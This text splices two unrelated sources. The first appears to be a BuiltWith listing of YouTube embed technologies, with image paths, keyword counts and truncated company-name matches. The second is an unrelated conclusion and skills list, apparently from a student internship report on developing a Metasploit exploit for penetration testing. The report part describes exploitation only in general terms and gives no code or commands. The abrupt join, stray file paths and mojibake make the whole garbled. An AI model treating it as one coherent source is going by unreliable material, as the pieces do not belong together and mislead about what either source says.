[YouTube Usage Statistics - Download List of All Websites using YouTube](#)
 Embedded videos from YouTube.
 Audio / Video Media · Live Stream / Webcast · Online Video Platform · Social Video Platform
- YouTube Embed for WordPress**
[YouTube Embed for WordPress Usage Statistics - Download List of All Websites using YouTube Embed for WordPress](#)
 Method of embedding YouTube videos into WordPress.
 Widgets · WordPress Plugins
- YouTube IFrame Upload**
[YouTube IFrame Upload Usage Statistics - Download List of All Websites using YouTube IFrame Upload](#)
 Lets users upload videos to YouTube from any webpage.
 Widgets
- YouTube IFrame Embed**
[YouTube IFrame Embed Usage Statistics - Download List of All Websites using YouTube IFrame Embed](#)
<https://trends.builtwith.com/media/live-stream--webcast>

Keyword Matches



316341 websites with the keyword "youtube" on the homepage.

[View List](#)

This is a list of websites with the keyword in the plain text copy of the website. It is not related to any technology with the name youtube.

Company Name Matches

- Best Camera For YouTube
- Buy YouTube Subscribers India
- Discover YouTubers Life 2, and add it to your wish list.
- Lucas from YouTube
- Rapid Infotech facebook youtube
- TinkApp - YouTube Marketing Experts
- Views Geek | YouTube Services
- YouTube
- YouTube Connaître le CDG82 PrÃ



CONCLUSION

Cyber security is one of the most important aspects of the fast-paced growing digital world. The threats of it are hard to deny, so it is crucial to learn how to defend from them and teach others how to do it too. In today's world, vital company information is assessed, stored and transferred electronically. The security of this information and the systems storing this information are critical to the reputation and prosperity of companies. Therefore, vulnerability assessments and penetration testing of computer systems are routinely employed by businesses to obtain a complete evaluation of the security risks of the systems. However the methods for performing vulnerability assessments and penetration testing are varied and cost prohibitive. The purpose of this internship was to investigate and develop an exploit in an convenient, efficient and cost effective method for conducting penetration tests. The results show that the exploit can be delivered through various ports and payloads which result in successful exploitation of target machine.

KNOWLEDGE AND SKILLS ACQUIRED :-

- Testing web application security.
- Assessing network security for vulnerabilities.
- Researching threats.
- Exploiting Metasploit and windows machine.
- Knowledge of operating systems and virtual machines.
- Network Security Control.